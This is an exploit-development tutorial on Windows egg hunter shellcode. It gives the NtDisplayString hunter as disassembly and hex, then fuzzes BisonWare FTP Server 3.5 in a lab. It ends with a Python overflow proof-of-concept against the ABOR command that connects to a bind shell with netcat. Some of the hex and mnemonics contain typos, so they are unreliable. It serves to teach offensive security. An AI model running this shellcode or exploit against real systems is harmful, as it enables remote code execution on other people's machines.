



Hack Sys Team

EGG HUNTER



Author

Ashfaq Ansari

ashfaq_ansari1989@hotmail.com

HackSys Team - CN: Panthera



<http://hacksys.vfreaks.com/>

vFreaks Technical Support



<http://www.vfreaks.com/>

INTRODUCTION

It's time for breakfast and I prefer bread with omelet. Eggs are a fantastic source of energy for humans. 😊

“Eggs” also plays an important role when it comes to complex exploit development. As we know, in stack-based buffer overflow, the memory is more or less static. That is, we have enough memory to insert our shellcode.

When the “Egg hunter” shellcode is executed, it searches for the unique “tag” that was prefixed with the large payload and starts the execution of the payload.

The next question that comes to our mind is “**Why do we need Egg hunter codes for stack-based buffer overflows?**”

The **Egg hunting** technique is used when there are not enough available consecutive memory locations to insert the shellcode. Instead, a unique “tag” is prefixed with shellcode.

Let's discuss the implementation of **Egg hunter** code in **stack-based buffer overflow** conditions.


I'm sure that after the discussion, you will be able to answer the question regarding the need of Egg hunter code in buffer overflow conditions.

EGG HUNTERS Why?

In classic stack based buffer overflow, the buffer size is big enough to hold the shellcode.

But, what will happen if there is not enough consecutive memory space available for the shellcode to fit in after overwrite happens.

Let's review these two diagrams of **Stack based Buffer Overflow Exploit**:



After reviewing both these diagrams, a question arises.

Where to place remaining 175 bytes of shellcode into the stack?

Hence, **Egg hunting** technique was introduced to overcome this difficult condition.

NTDISPLAYSTRING

In this paper, we will use **NtDisplayString** Egg hunter shellcode that uses only **32 bytes** of memory space. Thank you, **Skape** for your research on Egg hunter shellcode! This information has been adapted from **skape's** paper.

NtDisplayString

Size: 32 bytes

Targets: Windows NT/2000/XP/2003

Egg Size: 8 bytes

Executable Egg: No

The actual system call that was used to accomplish the egg hunting operation is the **NtDisplayString** system call which is prototyped as:

```
NTSYSAPI NTSTATUS NTAPI NtDisplayString(  
IN PUNICODE_STRING String  
);
```

The **NtDisplayString** system call is typically used to display text to the **bluescreen**. In this implementation a system call is used to validate an address range.

For the purposes of an egg hunter, however, it is abused due to the fact that its only argument is a pointer that is read from and not written to, thus making it a most desirable choice.

This payload is the **smallest, fastest, and most robust** of all of the Windows implementations provided thus far, and therefore should be the version of choice when looking to use an egg hunter for Windows.

The only real negative to this payload is that it relies on the system call number for **NtDisplayString** not changing.

In all of the current versions of Windows it has remained as **0x43**, but it is entirely possible that the number may change in future releases of Windows, and thus this payload would require updating.

Although the version provided will not work properly on **Windows 9X**, the concepts can surely be applied to a system call on **Windows 9X** without much of a drastic size increase.

The final egg hunter implementation for Windows is by far the smallest and most elegant approach. It is, however, limited to **NT derived versions of Windows**, but the concepts should be applicable **9X** based versions as well.

Let's review the disassembled codes of the **NtDisplayString** function.

Please check the comments to get a better idea how **NtDisplayString** shellcode works:

```

00000000  6681CAFF0F  or dx,0xffff      ; get last address in page
00000005  42          inc edx           ; increments the value in EDX by 1
00000006  52          push edx          ; pushes edx value to the stack
                                ; (saves the current address on the stack)
00000007  6A43       push byte +0x43   ; push 0x43 for NtDisplayString to stack
00000009  58          pop eax           ; pop 0x2 or 0x43 into eax
                                ; so it can be used as parameter to syscall
0000000A  CD2E       int 0x2e          ; call the nt!NtDisplayString kernel function
0000000C  3C05       cmp al,0x5        ; check if access violation occurs
                                ; (0xc0000005 == ACCESS_VIOLATION) 5
0000000E  5A          pop edx           ; restore edx
0000000F  74EF       jz 0x0            ; jmp back to start dx 0x0ffffff
00000011  B890509050 mov eax,0x50905090 ; this is the tag (egg)
00000016  8BFA       mov edi,edx       ; set edi to our pointer
00000018  AF        scads             ; compare the dword in edi to eax
00000019  75EA       jnz 0x5           ; (back to inc edx) check egg found or not

```

```

0000001B    AF          scads          ; when egg has been found
0000001C    75E7        jnz 0x5        ; jump back to "inc edx"
                                ; if only the first egg was found
0000001E    FFE7        jmp edi        ; edi points to the shellcode

```

----- Thank you, Peter Van Eeckhoutte (corelanc0d3r) -----

If we construct the **NtDisplayString** in **hex format** then it will look like this:

```

"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
"\xef\xb8" + "\x90\x50\x90\x50" + "\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"

```

Here "\x90\x50\x90\x50" is replaced by the custom tag **w00t** .

So the resulting code looks like this:

```

"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
"\xef\xb8" + w00t + "\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"

```

As you can see from the above, the **NtDisplayString** code is used as a search mechanism to search for the custom tag **w00tw00t** in memory and start the execution of shell code.

In the **NtDisplayString** implementation the **edx register** is used as the register that holds the pointer that is to be validated throughout the course of the search operation.

The return value from the system call is compared against **0x5** which is the **low byte** of **STATUS_ACCESS_VIOLATION**, or **0xc0000005**.

For more information on **NtDisplayString** and similar egg hunters, please refer to research paper written by **Skape**.

Whitepaper Link: <http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf>

Here is a sample egg hunter code.


Egghunter, tag `w00t`:

```
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
"\xef\b8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
```

Put this tag in front of your shellcode: `w00tw00t`

Mona.Py has simplified the process of egg hunter code generation.

Using **Mona.Py**, we can generate egg hunter codes with custom "tag".



```
Immunity Debugger 1.83.0.0 : Anticonstitutionnellement
Need support? visit http://forum.immunityinc.com/
0BADF000 [+] Egg set to w00t
0BADF000 [+] Generating egghunter code
0BADF000 [+] Preparing log file 'egghunter.txt'
0BADF000 - Creating working folder C:\Mona\logs\_no_name
0BADF000 - Folder created
0BADF000 - (Re)setting logfile C:\Mona\logs\_no_name\egghunter.txt
0BADF000 [+] Egghunter (32 bytes):
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
"\xef\b8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
[+] This mona.py action took 0:00:00

!mona egg -t w00t
```

We will use **Mona.Py** in the later part of the paper to generate the **Egg Hunter** code.

TOOLS OF TRADE

BisonWare FTP Server V3.5

Link: <http://www.exploit-db.com/exploits/17649/>

Windows XP Professional SP2 - Build 2600

IP Address: **192.168.137.138**

BackTrack 5 R1

IP Address: **192.168.137.143**

Link: <http://www.backtrack-linux.org/>

Immunity Debugger v1.83

Link: <http://www.immunitysec.com/products-immdbg.shtml>

Mona.Py - Corelan Team

Link: <http://redmine.corelan.be/projects/mona>

Infigo FTPStress Fuzzer v1.0

Link: <http://www.plunder.com/Infigo-FTPStress-Fuzzer-v1-0-download-ad2d710039.htm>

BEFORE WE PROCEED

At this point we have downloaded and installed the **BisonWare FTP Server v3.5**, **Immunity Debugger v1.83**, **Infigo FTPStress Fuzzer v1.0** and **Mona.Py**.

Let's configure the working folder for **Mona.py**. In this folder, **Mona.py** will save the log files so that the output of operations carried out by **Mona.Py** can be retrieved later.


```
!mona config -set workingfolder C:\Mona\logs\%p
```



```
Immunity Debugger 1.83.0.0 : Anticonstitutionnellement  
Need support? visit http://forum.immunityinc.com/  
Writing value to configuration file  
0BADF000 Old value of parameter workingfolder = C:\Mona\logs\%p  
0BADF000 [+] Saving config file, modified parameter workingfolder  
0BADF000 New value of parameter workingfolder = C:\Mona\logs\%p  
0BADF000 [+] This mona.py action took 0:00:00
```

```
!mona config -set workingfolder C:\Mona\logs\%p
```

Let's install and start the **BisonWare FTP Server v3.5**.



FUZZING


Infigo FTPStress Fuzzer

LET'S START

We are set to start the Fuzzing process to determine which ftp command is vulnerable to overflow attack.

At the end of this process we will know the amount of junk bytes we need to overwrite the **EIP** register or crash the FTP server.

Let's start the **Infigo FTPStress Fuzzer v1.0** and check the FTP commands supported by **BisonWare FTP Server**.



Enter the IP Address of the Computer on which **BisonWare FTP Server** is running. In this case the IP Address of Virtual Machine running **BisonWare FTP Server** is **192.168.137.138**.

Next, click on the **Discover** button and closely notice the "Server Log" window of **BisonWare FTP Server**.

```


Server Log
192.168.137.138- 220-
192.168.137.138- 220-You can contact BisonWare at 100416.3553@compuserve.com for information
192.168.137.138- 220 about our software products and services
192.168.137.138- USER test
192.168.137.138- 530 User name unrecognized - Not logged in
192.168.137.138- PASS test
192.168.137.138- 503 Bad Sequence - Need UserID First
192.168.137.138- HELP
192.168.137.138- 214-Server Running BisonFTP software
192.168.137.138- 214-
192.168.137.138- 214-Server commands are :
192.168.137.138- 214-
192.168.137.138- 214-ABOR,*ACCT,*ALLO, APPE, CDUP, CWD, DELE, HELP, LIST, MKD, MODE
192.168.137.138- 214-NLST, NOOP, PASS, PASV, PORT, PWD, QUIT, REIN, REST, RETR, RMD
192.168.137.138- 214-RNFR, RNTD, SITE,*SMNT, SYST, STAT, STOR, STOU, STRU, TYPE, USE
192.168.137.138- 214-
192.168.137.138- 214 Commands marked with a * are unimplemented
192.168.137.138- FEAT
192.168.137.138- 503 User must log on before issuing any other command
192.168.137.138- QUIT
192.168.137.138- 221 This site is not registered - please encourage the operator to register

```

Infigo FTPStress Fuzzer detected some FTP commands supported by **BisonWare FTP Server**. Now, we have enough commands to fuzz for vulnerability.


At this point we can configure the junk data that we want to send to **BisonWare FTP Server** in-order to produce the crash.

Click on **“Config”** button, click on **“Deselect All”**. Only check mark the **“A”** letter and then click on **OK** button.



We are now ready to start actual Fuzzing. Click the “Start” button on **Infigo FTPStress Fuzzer**.

Let’s review the results carefully:



We noticed that the **BisonWare FTP Server** crashed.

Let’s analyze the fuzzed data that was sent to **BisonWare FTP Server**.

Here is the output dump from the **Infigo FTPStress Fuzzer**:

```
[ Connecting to 192.168.137.138:21... ]
[ Connected, starting fuzz process... ]
[ USER: [test] ]
220-This site is running the BisonWare BisonFTP server product V3.5
220-
220-This product is not registered.
220-
220-Please encourage the operator of this site to register immediately
220-
220-You can contact BisonWare at 100416.3553@compuserve.com for information
220 about our software products and services
530 User name unrecognised - Not logged in

[ PASS: [test] ]
503 Bad Sequence - Need UserID First

[ ERROR: Cannot login to server!!! ]
[ CMD: [ABOR]      FUZZ: [AAAAAAAAAAAAAAAAAAAAA]  SIZE: 700 ]
RECV: 503 User must log on before issuing any other command

[ CMD: [ABOR]      FUZZ: [AAAAAAAAAAAAAAAAAAAAA]  SIZE: 1400 ]
[ Connecting to 192.168.137.138:21... ]
[ Connected, starting fuzz process... ]
[ USER: [test] ]
[ PASS: [test] ]
[ CMD: [ABOR]      FUZZ: [AAAAAAAAAAAAAAAAAAAAA]  SIZE: 2300 ]
```

The fuzzed data dump indicates that the **Infigo FTPStress Fuzzer** was able to connect and send **700 bytes** junk data to **BisonWare FTP Server**.

Let's analyze the lower part of the fuzzed data dump.

```
[ CMD: [ABOR]      FUZZ: [AAAAAAAAAAAAAAAAAAAAA]  SIZE: 1400 ]
[ Connecting to 192.168.137.138:21... ]
[ Connected, starting fuzz process... ]
[ USER: [test] ]
[ PASS: [test] ]
[ CMD: [ABOR]      FUZZ: [AAAAAAAAAAAAAAAAAAAAA]  SIZE: 2300 ]
```

From the fuzzed output dump it's clear that **Infigo FTPStress Fuzzer** was able to connect to **BisonWare FTP Server**, but was unable to deliver **1400 bytes** of junk data to it.

Hence, we conclude that if we send junk of size ranging from **700 bytes to 1400 bytes**, we can successfully crash the **BisonWare FTP Server**.

Now, let's try to reproduce the crash. We will write up the **Exploit POC** in **Python** language because **Python** and **Perl** are good choices for writing **Exploit POC**.

CODE MY Exploit

Here is the skeleton of Exploit POC **BisonFTP.py** that we are going to use in this paper.

```
#!/usr/bin/python
import socket, sys, os, time

print "\n===== "
print "  BisonWare FTP Server BOF Overflow "
print "      Written by Ashfaq           "
print "      HackSys Team - Panthera      "
print "      email:hacksystem@hotmail.com "
print "===== \n"

if len(sys.argv) != 3:
    print "[*] Usage: %s <target> <port> \n" % sys.argv[0]
    sys.exit(0)

target = sys.argv[1] #User Passed Argument 1
port = int(sys.argv[2]) #User Passed Argument 2

buffer = "\x41"*1400 #1400 ASCII A's

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

print "[+] Connecting to %s on port %d" % (target,port)

try:
    s.connect((target,port)) #Connect to BisonWare FTP Server
    s.recv(1024) #Receive 1024 bytes from BisonWare FTP Server
    time.sleep(3) #Wait for 3 seconds before executing next statement
    print "[+] Sending payload"
    s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
    s.send('USER anonymous\r\n') #Send FTP command 'USER anonymous'
    s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
    s.send('PASS anonymous\r\n') #Send FTP command 'PASS anonymous'
    s.recv(2000) #Receive 2000 bytes from BisonWare FTP Server
    s.send('ABOR ' + buffer + '\r\n') #Send FTP command 'ABOR ' + junk data
    s.close() #Close the socket
    print "[+] Exploit Sent Successfully"
    print "[+] Waiting for 5 sec before spawning shell to " + target + ":4444
\r"
    print "\r"
    time.sleep(5) #Wait for 5 seconds before connection to Bind Shell
    os.system("nc -n " + target + " 4444") #Connect to Bind Shell using netcat
    print "[-] Connection lost from " + target + ":4444 \r"

except:
    print "[-] Could not connect to " + target + ":21\r"
    sys.exit(0) #Exit the Exploit POC code execution
```

Before executing the Exploit POC **BisonFTP.py**, we must change the permission of **BisonFTP.py** to make it executable.

```
root@bt: ~/Desktop# chmod a+x BisonFTP.py
```

We may now execute the **Exploit POC** and check if the crash happens. Let's run it and check if **BisonWare FTP Server** crashes.

```
root@bt: ~/Desktop# ./BisonFTP.py 192.168.137.138 21
```

